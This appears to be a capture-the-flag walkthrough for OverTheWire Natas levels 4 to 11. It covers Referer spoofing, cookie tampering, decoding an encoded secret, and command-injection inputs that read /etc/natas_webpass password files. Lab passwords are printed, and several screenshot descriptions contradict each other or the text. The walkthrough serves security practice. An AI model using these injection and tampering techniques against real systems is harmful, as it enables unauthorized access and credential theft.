
The screenshot shows the Burp Suite interface. In the Request tab, a GET request to `/index.php` is shown with various headers. In the Response tab, the server's response is displayed as a rendered HTML page. The page contains a script that sets a cookie named `natas5` with the value `tK0cJlsH4l7sUhCmns5zr4434fGZqm`. The response body also includes a message: "Access granted. The password for natas5 is Z0n8rtkJoFALBCLi5eqFfcRMUQAnCoD". The Inspector panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

Send a request to the repeater. Change the referrer from natas4 to natas5 and send the request. Now we can see the password and access granted message on the response.

This screenshot shows the same Burp Suite session after modifying the request. The referrer header has been changed from `natas4.natas.labs.overthewire.org` to `natas5.natas.labs.overthewire.org`. The response is identical to the previous one, containing the password `tK0cJlsH4l7sUhCmns5zr4434fGZqm` and the message "Access granted. The password for natas5 is Z0n8rtkJoFALBCLi5eqFfcRMUQAnCoD". The Inspector panel shows the updated request headers.

# Natas5 -> Natas6

Go to Natas5 using the username and password.



We can see the display message. Open inspect and go to the Cookies.

| Name     | Value | Domain                            | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed                 |
|----------|-------|-----------------------------------|------|-------------------|------|----------|--------|----------|-------------------------------|
| loggedin | 0     | natas5.natas.labs.overthewire.org | /    | Session           | 9    | false    | false  | None     | Mon, 18 Mar 2024 02:22:43 GMT |

We can see that there are 0 loggedin. Change it to 1.

The screenshot shows a browser window for `natas5.natas.labs.overthewire.org`. The main content area displays the message "Access disallowed. You are not logged in". In the top right corner, there is a "SUBMIT TOKEN" button. Below the main content, the browser's developer tools are open, specifically the Storage tab under the Application panel. The Cookies section shows a single cookie named "loggedin" with a value of "0". The cookie details are as follows:

| Name     | Value | Domain                            | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed                 |
|----------|-------|-----------------------------------|------|-------------------|------|----------|--------|----------|-------------------------------|
| loggedin | 0     | natas5.natas.labs.overthewire.org | /    | Session           | 9    | false    | false  | None     | Mon, 18 Mar 2024 02:29:57 GMT |

On the right side of the developer tools, the "Data" pane shows the cookie's properties: `loggedin:"0"`, `Created:"Mon, 18 Mar 2024 02:22:43 GMT"`, `Domain:"natas5.natas.labs.overthewire.org"`, `Expires / Max-Age:"Session"`, `HostOnly:true`, `HttpOnly:false`, `Last Accessed:"Mon, 18 Mar 2024 02:23:57 GMT"`, `Path:"/"`, and `SameSite:"None"`.


Refresh the page and get the natas6 password.

The screenshot shows a browser window for `natas5.natas.labs.overthewire.org`. The main content area displays the message "Access granted. The password for natas6 is fOIvE0MDtPtgRhsqmmvvAOt2EDXR6uQgR". In the top right corner, there is a "SUBMIT TOKEN" button. Below the main content, the browser's developer tools are open, specifically the Storage tab under the Application panel. The Cookies section shows a single cookie named "loggedin" with a value of "1". The cookie details are as follows:

| Name     | Value | Domain                            | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed                 |
|----------|-------|-----------------------------------|------|-------------------|------|----------|--------|----------|-------------------------------|
| loggedin | 1     | natas5.natas.labs.overthewire.org | /    | Session           | 9    | false    | false  | None     | Mon, 18 Mar 2024 02:22:43 GMT |

On the right side of the developer tools, the "Data" pane shows the cookie's properties: `loggedin:"1"`, `Created:"Mon, 18 Mar 2024 02:22:43 GMT"`, `Domain:"natas5.natas.labs.overthewire.org"`, `Expires / Max-Age:"Session"`, `HostOnly:true`, `HttpOnly:false`, `Last Accessed:"Mon, 18 Mar 2024 02:22:43 GMT"`, `Path:"/"`, and `SameSite:"None"`. The message "No data present for selected host" is also visible at the bottom of the developer tools.

# Natas6 -> Natas7



Go to Natas6 and view the source code that they gave. Find the hint.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<div>natas6</div>
<div id="content">

<?
include "includes/secret.inc";

if(array_key_exists("submit", $_POST)) {
    if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
}

<?

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id=viewsource><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Go to “includes/secret.inc” and find input secret text.

```
<?
$secret = "FOEIUWHFEEUHOFUOIU";
?>
```

Input it to the query.



The screenshot shows a browser window with the URL `natas6.natas.labs.overthewire.org`. The page title is "NATAS6". On the left, there is a form with an input field containing the value "FOEIUWGHFEEUHOFUOI" and a "Submit" button. Below the input field is a link "View sourcecode". On the right, the browser's developer tools are open, specifically the "Elements" tab. The "html" section shows the DOM structure. A style inspector is overlaid on the page, highlighting the element containing the input field. The highlighted element has a bounding box of 943,200x742,400. The "Properties" tab shows the computed styles for this element, including margin, border, and padding.

Now we can see the Natas7 password.


The screenshot shows a browser window with the URL `natas6.natas.labs.overthewire.org`. The page title is "NATAS6". On the left, there is a form with an input field containing the password "jmxSiH3SP6Senf8dv66ng8v1cIEdjXWz" and a "Submit" button. Below the input field is a link "View sourcecode". On the right, the browser's developer tools are open, specifically the "Elements" tab. The "html" section shows the DOM structure. A style inspector is overlaid on the page, highlighting the element containing the input field. The highlighted element has a bounding box of 943,200x742,400. The "Properties" tab shows the computed styles for this element, including margin, border, and padding.

## Natas7 -> Natas8

Go to Natas7 using the username and password". When we go to the webpage open inspector and find a hint link.




Go to that link. When we use that link correctly, we can get the password



The screenshot shows a browser window for 'natas7.natas.labs.overthewire.org'. The page title is 'NATAS7'. It features a 'Wechall' logo and a 'SUBMIT TOKEN' button. Below the button, there is some text: 'Home About' and 'a6bZCNYwdKqN5cGP11ZdtPg0ilmQQhAB'. The browser's developer tools are open, specifically the 'Elements' tab. A comment in the HTML code contains the password: `<!-- hint: password for webuser natas8 is in /etc/natas\_webpass/natas8 --&gt; == \$0`. The password is also highlighted in the code.</p>

## Natas8 -> Natas9

Initially go to the Natas8.



The screenshot shows a browser window for 'natas8.natas.labs.overthewire.org'. A 'Sign in to access this site' dialog box is displayed. It contains fields for 'Username' (set to 'natas8') and 'Password' (redacted). Below the fields are 'Sign In' and 'Cancel' buttons. The background page is visible behind the dialog. The developer tools' Elements tab is open, showing the HTML structure of the dialog. A red box highlights the 'Sign In' button. The password field is also redacted.

View the source code and get an encoded query.

The screenshot shows a browser window with the URL [natas8.natas.labs.overthewire.org/index-source.html](https://natas8.natas.labs.overthewire.org/index-source.html). The page content is displayed in the main pane, and the DOM Inspector (Elements tab) is open in the sidebar. The source code contains PHP logic for decoding a secret and checking it against a stored value. The DOM Inspector shows the structure of the HTML document, including the header, body, and various script and style tags.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"/>
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css"/>
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas8", "pass": "<censored>" };</script>
</body>
<h1>natas8</h1>
<div id="content">
<?
$encodedSecret = "3d3d516343746d4d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id=viewsource><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Decoded that encoded query first.

The screenshot shows the Programiz Online Compiler interface at <https://www.programiz.com/php/online-compiler/>. The code editor contains the decoded PHP script from the previous screenshot. The output panel shows the results of running the script, which includes the command used and the output of the PHP execution.

```
main.php
1 <?
2
3 $encodedSecret = "3d3d516343746d4d6c315669563362";
4
5 function encodeSecret($secret) {
6     return bin2hex(strrev(base64_encode($secret)));
7 }
8
9 if(array_key_exists("submit", $_POST)) {
10    if(encodeSecret($_POST['secret']) == $encodedSecret) {
11        print "Access granted. The password for natas9 is <censored>";
12    } else {
13        print "Wrong secret";
14    }
15 }
16 ?>
17
```

Output:

```
php /tmp/Icr1JMm0m.php
oubWYf2kBq
```

Submit the query using that decoded query and get the natas9 password.

The screenshot shows a browser window with the URL [natas8.natas.labs.overthewire.org](https://natas8.natas.labs.overthewire.org). The page displays the decoded PHP output: "Access granted. The password for natas9 is Sda6t0vkOPkM8YeOZkAGVhFoaplvJFd". Below this, there is an input field labeled "Input secret:" and a "Submit" button. The DOM Inspector (Elements tab) is open in the sidebar, showing the structure of the HTML document, including the header, body, and various script and style tags.

NATAS8

Access granted. The password for natas9 is Sda6t0vkOPkM8YeOZkAGVhFoaplvJFd  
Input secret:   
Submit

View sourcecode

# Natas9 -> Natas10

Go to Natas9 and view the source code. Find the hint.

The screenshot shows a browser window with the URL `natas9.natas.labs.overthewire.org`. The page title is "NATAS9". On the left, there is a search form with a text input labeled "Find words containing:" and a button labeled "Search". Below the input is a "View sourcecode" link. On the right, the developer tools are open, showing the DOM structure and the CSS styles for the page. The CSS includes imports for `level.css` and `user agent stylesheet`. The body has a background color of #ccc and padding of 0px. The `index-source.html` file is also shown in the bottom-left, displaying the PHP script that handles the search logic. The developer tools on the right show the element inspector with a selected element and its bounding box dimensions.

Find some words using “xxxx dictionary.txt; find / -name \*natas\*;

The screenshot shows the same browser setup as before, but the search input now contains the modified query: `xxxx dictionary.txt; find / -name *natas*`. The developer tools on the right show the updated DOM structure, reflecting the changes made to the search input.

```

<html>
  <head> ...
    <body> ...
      <h1>natas9</h1>
      <div id="content"></div>
      <div id="wechallform" class="ui-draggable" style="display: block;"></div>
    </body>
</html>

```

html body

Styles Computed Layout Event Listeners DOM Breakpoints Properties

Filter :<h1> .cls +

element.style { }

body { background: > #ccc; padding: 0px; margin: 0px; }

body { display: block; margin: 0px; }

level.css:1 user agent stylesheet

Console Issues +

Using this “/etc/natas\_webpass/natas10” we can find the password of Natas10.

NATAS9

Find words containing:  Search

Output:

```
D44EcsFkIxPIkAAKLosx8z3hxX1Z4MCE

African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americanisms
Americans
Americans
April
April's
Aprils
Asian
Asians
August
August's
Augusts
B
B's
British
Britisher
Brown
Brown's
C
C's
Catholic
Catholicism
Catholicism's
Catholicisms
Catholics
Celsius
Celsiuses
Chicano
```

html body

Styles Computed Layout Event Listeners DOM Breakpoints Properties

Filter :<h1> .cls +

element.style { }

body { background: > #ccc; padding: 0px; margin: 0px; }




body { display: block; margin: 0px; }

level.css:1 user agent stylesheet


Console Issues +

# Natas10 -> Natas11

Go to Natas10 and view the source code



Type this one on the webpage search bar “grep -i -v /etc/natas\_webpass/natas11 dictionary.txt”. And get the Natas 11 password.

